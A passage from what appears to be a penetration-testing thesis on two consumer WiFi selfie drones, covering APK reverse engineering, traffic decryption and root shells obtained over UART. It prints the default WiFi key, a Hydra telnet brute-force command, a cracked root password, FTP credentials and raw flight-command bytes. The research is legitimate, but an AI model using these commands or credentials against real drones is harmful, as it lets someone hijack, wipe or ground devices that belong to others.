From there, a long process of following variables and trying to understand all the chain of actions that follow each other from the moment when the user clicks on a command on his smartphone and the one when the command is sent to the drone.

The programming is very generic with a high level of abstraction, resulting in a high number of classes and interfaces. Combined with the obfuscation, it is almost impossible to describe the entire process which is triggered when a command is sent clearly and it would not be much informative.

Nevertheless, the general idea is that there is a main activity, named `H264Activity`, that corresponds to the screenshot displayed in Subsection 3.2.3 and allows the user to send all the control commands from one single point in the program. This obviously makes sense: it would not be practical for the user to switch between screen in order to navigate the drone. This results in a monster class that contains more than six thousand lines, and unfortunately, a rather big part of it was not successfully decompiled.

From there, the `H264Activity` calls (through a long succession of interfaces and generic classes) the `FlyControlThread` which, as indicated by its name, creates a threat responsible to handle the control command.

Before being sent, a Cyclic Redundancy Check (CRC) is calculated in order to be able to check the communication. CRC is a checksum for detecting transmission or transfer errors by adding, combining and comparing redundant data, obtained through a hashing procedure. The CRC's are evaluated (sampled) before and after the transmission or transfer, and compared to ensure that the data is probably the same (probably only because not all errors can be detected). The most used CRC calculations are designed to always be able to detect errors of certain types, such as those due for example to interference during transmission.

Finally, the `FlyControlThread` transmits the command to be sent to the `UdpControlClient` class that handles the actual transmission. This is done through multiple calls between obfuscated classes, hence the term *calls chain* in Figure 3.8.




Figure 3.8: Classes interactions overview (non-UML) for transmitting a command to the drone

It was unfortunately impossible to forge commands based on the information gathered from this code since the CRC computation used too many variables, some of them coming from parts of the code that were not successfully decompiled. We finally stopped to try to do it since it was becoming too time-consuming compared to what could be achieved.

Key control commands By looking deep into the source code, we were also able to identify a class Config that contained only one long enumeration, with what looks like a list of configuration commands that can possibly be sent to the drone.

There were in total 75 different commands such as :

Name	Description
CMD_REQ_SYS_PARAM_GET	Get a system parameter
CMD_REQ_DATE_TIME_SET	Set the date and time
CMD_REQ_PWR_OFF	Power off the drone
CMD_REQ_DEL_ALL_FILE	Delete all files
CMD_REQ_NET_DISCONN	Kick the device connected from the AP
CMD_REQ_NET_SSID	Change AP's SSID
CMD_REQ_NET_PASSWORD	Change AP's password
CMD_REQ_FACTORY_RESTORE_SET	Set the drone back to its factory defaults
CMD_REQ_FIRMWARE_UPDATE	Trigger firmware update

These will reveal to be extremely handy, as it will be shown in Chapter 4.

3.3.3 Traffic analysis

In order to use efficiently Aircrack-ng (see Subsection 2.4), all the following operations were carried out on the Kali Linux OS installed in a virtual machine, with the Panda 300Mbps Wireless 802.11n USB Adapter with High Gain Antenna (PAU06) [45] which provided stable WiFi captures.

So, the first step is to capture the WiFi traffic between the smartphone and the drone. To this end, the obvious choice was to use Aircrack-ng to capture and decrypt the packets and Wireshark to analyze them.

The process used is somewhat similar to the one described in Appendix A, but diverge at the WPA handshake capturing step. Indeed, this time around there is no need to send deauthentication packets in order to force a WPA handshake. We simply have to launch the WiFi capture and only then connect the smartphone to the WiFi, thus generating the handshake. When it is captured, an indication with the WPA handshake captured will be displayed the same way as in Appendix A at the corresponding step.

As a proof, we can open the capture with Wireshark as shown in Figure 3.9, and start looking for the Open Authentication phase (*Auth Request*, *Auth Response*, *Association Request*, *Association Response*) followed by the 4-way handshake (EAPOL-Messages 1 to 4). Once the handshake is completed, both client and AP have acquired the key for data encryption, so from that point onward all the data frames (not management frames, null frames) are encrypted.




Figure 3.9: Capture of the 4-way handshake

With the capture of the handshake, we can therefore decrypt the data using the network key (being "`12345678`" by default) using `airdecap`.

```
root@kali:~# airdecap-ng -e C-me_8a9dd5 -p 12345678
capture-01.cap
```

```
Total number of packets read          17967
Total number of WEP data packets          0
Total number of WPA data packets       6721
Number of plaintext data packets          0
Number of decrypted WEP  packets          0
Number of corrupted WEP  packets          0
Number of decrypted WPA  packets       6682
```

Figure 3.10: Output of Airdecap-ng, showing the successful decryption

Now, we can analyze the decrypted packets in Wireshark. Notice that the IP addresses and the protocols are now correctly detected, replacing the generic 802.11 tag.




Figure 3.11: Decrypted traffic as seen in Wireshark

From this point, we were able to generate the desired traffic and analyze the commands resulting. We repeated the operations several times, sending different commands to the drone at precise timings in order to identify the data transmitted. This way, we could establish which byte corresponds to which command, as reported in the table below.

Name	Bytes
Idle	660700008000**e020004099**
Take Off	660700008000**602001c199**
Warning	660700008000**602008c899**
Emergency Landing	660700008000**e020024299**
Go Down	660700008000**602000c099**
Right	660700008000**602500c799**
Left	660700008000**611c00fd99**
Go Up	66070000**6c006020002c99**
Backward	6607**f2818000602000b099**
Forward	6607**fb7e80006020004099**

This set of commands corresponds to the **C-me** drone. Indeed, even if we were able to apply the same methodology on the Flitt, we discovered that the flying commands were too inconstant in order to distinguish a pattern. Each command is **repeated every 10ms**.

SUMMARY

Having set the basics of what is penetration testing, the logical next step is the actual application of the concept to the drones. The first phase of pentester's work that consists in **gathering** as much **information** as possible on his target, starting with familiarizing with the technology in play.

This effort allowed us to bring out that some work had already been done in regards to vulnerability assessment of drones, the most studied case being the one of the **Parrot AR Drone** [38] [39]. This allowed us to see what could be done in the field, and can serve as inspiration for later use. Nevertheless, there still lacks a convenient open-source solution for gathering and coordinating exploits.

This is also the moment when the drones on which the pentest will be carried out were defined. Indeed, the scope of this work will be limited to **WiFi controlled** device only, and thus only the **Flitt Selfie Cam** and the **C-me Selfie Drone** match the criteria.

After this first phase, the actual penetration test begins and proceeds with **information gathering** endeavor. It is the phase where all publicly available information related to the target is located, seeking ways that could be used to breach into the systems. The tools such as port scanners are used in order to get an understanding of the system's target and the software that is on it.

Using that information, it is possible to imagine what impact the different findings may have on the client. The **vulnerability analysis** part, where the information found is used to locate possible vulnerabilities in the system, can be conducted before processing to the exploitation phase.

	Flitt Selfie Cam	C-me Selfie Drone
WIFI	2.4 GHz	2.4 GHz
Security	WPA2-PSK	WPA2-PSK
SSID	FLITT-[6 x hex char]	C-me-[6 x hex char]
Default password	12345678	12345678
Open ports	TCP/23 (Telnet) **Username**: to be determined **Password**: to be determined	TCP/21 (FTP) **Username**: AW819 **Password**: 1663819
Firware update mecanism	No	Yes
System commands	Yes 75 possible commands (see APK)	Yes 75 possible commands (see APK)
Hardware	Hi3518 video chip	Not available
Flying commands	No pattern visible	Main commands identified

Discussion

Internet is filled with of information and extracting relevant data can play a game changing role in many situations. At first sight, extracting information from the internet is easy, or so it seems. When performing a penetration test, it is very crucial to give the reconnaissance phase as much care as possible. Every little piece of information can be a great deal, and, many times, the information collected during the reconnaissance phase plays critical role during exploitation as well as post-exploitation part of a pentest. This will indeed reveal to make no exception in the context of this work.

We started this project without having the slightest know-how on drone technology, as well as very little experience in pentesting. To be honest, the general idea was that the drones did not have much security and that it would be rather quick to assess their security.

As it might very well be the case for some other devices, as could be , we quickly realized that the two models we were going to work with, namely the Flitt Selfie Drone and the C-me Selfie camera, were not as vulnerable as expected. We first failed to discover much information, then, by always learning about new pentesting and vulnerability assessment techniques and tools (for instance the reverse engineering of an APK), we managed to grab a good idea of the implementation of the two devices.

Indeed, there was some room for exploitation, but it would no be performed without quite some effort on our part, and this turned out to be an interesting battle for us to fight our way to a root shell !

This page intentionally left blank.

4 Exploits

"I get hired by companies to hack into their systems and break into their physical facilities to find security holes. Our success rate is 100%; we've always found a hole."

Kevin Mitnick

Cybersecurity consultant

Systems have almost always flaws. No IS should ever be considered as completely secure. Even if everything seems to be perfectly hermetic to an attacker, it is always a matter of time before a vulnerability is discovered and the system could be breached.

In this chapter, we will put to use the findings discovered in Chapter 3 in order to exploit the drones in ways unintended by the manufacturer.

Now that we have performed our vulnerability analysis, we have a better understanding of how both drones operate. Strong with this knowledge, we will try to gain access or control of them in ways not intended by the manufacturer.

4.1 Flitt Selfie Cam

This section details a few successful exploits that could be achieved.

4.1.1 Telnet attack

The first possible weakness of the device is the open port TCP/23 allowing telnet connection. Unfortunately, there were no feature in the app that uses the functionality so we were not able to intercept the password nor find it in the code of the APK.

We the decided to give a go to a dictionary attack. It involves testing a series of potential passwords, one after the other, hoping that the password used for encryption is contained in the dictionary. To that end, the first step is to get ourselves a good dictionary. As already presented in Subsection 2.3.3, the RockYou wordlist is certainly a good choice in terms of completeness as it contains more than 14 million unique passwords and it is shipped with Kali Linux, the distribution we use.

Next is to set up a dictionary attack on a telnet service. To achieve that, we used the Hydra tool (presented in Subsection 2.4). It is fairly simple to use, using the following syntax :

```
root@kali:~# hydra -l <username> -P <password_file> telnet://targetname
```

We were confronted to two main issues :

1. We had no idea which username is allowed to use the telnet service on the drone side. By default, we tried it with the `root` account.
2. The battery of the drone has to be removed in order to be charged and only last for around one hour. It is relatively slow to establish a telnet connection, since it is TCP based, and we were only able to test around 10.000 password each hour before having to pause the attack and recharge the battery.

We proceeded with the attack until we tested around 100.000 passwords, but the odds of a success were considered to low considering the two issues above so we decided to move on.


4.1.2 UART shell access

This process started with physically opening the device in order to determine the precise hardware in use. Through manual inspection of the device's internals, it was possible to obtain the relevant component datasheets from the Internet. The chip used in the Flitt Selfie Cam is a Hi3518 [46], which is designed for light video processing, and mostly used in IP cameras.

Two of the most common relevant interfaces for hardware hacking are Universal Asynchronous Receiver Transmitter (UART) and Joint Test Action Group (JTAG). JTAG is immensely powerful, usually providing read and write from memory, debugging, extract Firmware, bypass protection mechanisms and more. However, it can be rather difficult to use and requires additional hardware. UART, on the other hand, is much less powerful but much easier to work with, and usually only uses 2-3 pins (ground, TX and RX).

Fortunately, on a lot of IoT devices, an exposed UART interface is almost always used by the bootloader and OS for a hardware console.

The next step is going to be to identify the different pins that are responsible for the UART communication. As can be seen on the datasheets, the Hi3518 has 3 sets of UART pins like presented in Appendix B. Our goal here would be to connect to the UART 0 pins in order to obtain a shell access.



We could identify a first set of pins rather quickly and proceeded to solder wires on the TX, RX and ground respective pins. Notice that the pins connect to a cable which leads to a second PCB responsible for the control of the 4 motors. It is therefore likely that there are the UART 1 pins.

Figure 4.1: Bad set of UART pins of the Flitt Selfie Cam

The procedure was tested using the standard baud rates for serial devices, being 110, 300, 600, 1200, 2400, 4800, 9600, 14400, 19200, 38400, 57600, 115200, 128000 and 256000 bits per second [47]. As it can be seen in Figure 4.2, the connection was not successful.

Figure 4.2: Failure in getting shell access through the UART

But as much as these first tests were not successful, they at least demonstrated that some communication was happening, which was rather encouraging.




Figure 4.3: Good set of UART pins of the Flitt Selfie Cam

There were fortunately four more pins, with G, T and R tags on the side to which nothing seemed to be connected. I made sure that the G tagged pin was indeed the ground by checking the continuity between it and a known ground point on the drone with a multimeter. I then soldered my wires, connected the serial cables (Rx from the computer-side with Tx, and vice-versa). The console port of the card turns out to use a baud rate of 115,200 bauds, 8-bit data, no parity and a stop bit (abbreviated as 115200 8N1), as shown in Figure 4.4 when using PuTTY on Windows. Hardware flow control must be disabled.




Figure 4.4: PuTTY parameters for opening a session through the UART

Finally, when the connection to the serial port via UART is established. A Linux-based startup sequences is displayed and, and we automatically have a root shell access to the drone !




Figure 4.5: Success in getting shell access through the UART on the Flitt

Having a shell available, it was easy to easy to recover the hash of the root password in the `/etc/passwd` file :

```
root:$1$dfU0W8J6$vKtbAXdyZmq5GbYveqnnJ.:0:0::/root:/bin/sh
```

After analyzing the hash with the hash-identifier tool from Kali Linux, we were able to identify it as being a MD5, as shown in Figure 4.6.




Figure 4.6: Identifying the root password has as a MD5

Finally, with the help of Johnny (a graphical version of the cracking program John the Ripper), and the `rockyou.txt` dictionary, we were able to crack the hash in a few minutes and therefore obtain the root password : **`ev1324`** (as shown in Figure 4.7).





Figure 4.7: Recovering the root password

The password allowed to successfully connect to the drone with telnet, it was therefore not necessary anymore to access through the serial method.

As can be seen here, the password is the 8240422th on the Rockyou list. It would therefore have taken roughly 34 days and 8 hours before we could successfully carry out the Telnet dictionary attack. And this is considering that we were lucky enough to guess the right user being root.



4.2 C-me Selfie Drone

This section details a few successful exploits that could be achieved.

4.2.1 UART shell access

Strong with the knowledge acquired on the Flitt Selfie Cam, we applied the same technique to the C-me Selfie Drone.




Figure 4.8: Set of UART pins of the C-me Selfie Drone

After opening the device, we quickly noticed unused connectors tagged with Rx and Tx. Therefore, it only remained to find a Ground spot using a multimeter and to proceed soldering the wires.

And using once again the same process, trough putty and a serial connection, we could obtain a root shell on the drone.

```
"H264VideoSMS" stream, from the file "H264"
Play this stream using the URL "rtsp://192.168.100.1:7070/H264VideoSMS"
MR100_checking:checking ok
debug   : ionAlloc <__GetIonMemOpsS:814>: *** get __GetIonMemOpsS ***
debug   : ionAlloc <ion_alloc_open:90>: begin ion_alloc_open

verbose: ionAlloc <ion_alloc_open:107>: pid: 491, g_alloc_context = 0x8d69d0

nBitrate: 3145728
nFramerate: 30
nMaxKeyInterval: 30
debug   : ionAlloc <ion_alloc_open:90>: begin ion_alloc_open

verbose: ionAlloc <ion_alloc_open:95>: ion allocator has already been created

debug   : cedarc <VideoEncInit:142>: (f:VideoEncInit, l:142)
debug   : cedarc <VideoEncInit:158>: (f:VideoEncInit, l:158)
debug   : cedarc <BitStreamCreate:100>: BitStreamCreate OK

/ # whoami
root
/ #
```

Figure 4.9: Success in getting shell access through the UART on the C-me

The goal of the procedure was to gather information on the firmware from the device so that it could be reverse engineered in order to identify the services running and software vulnerabilities. Additionally, the activation of a remote management service was desirable in order to provide elevated privileges to the end-user, but couldn't be done in an easy way since the filesystem was writing protected. This will be developed in the post-exploitation section.

4.2.2 Sending config commands

Using the same procedure as in Subsection 3.3.2, we proceeded to change some drone's configuration, such as the WiFi password, and capture the resulting packets.

By analyzing the packets, we were able to establish that those commands are sent to the port TCP/4646, and have the syntax as shown on Figure 4.10.

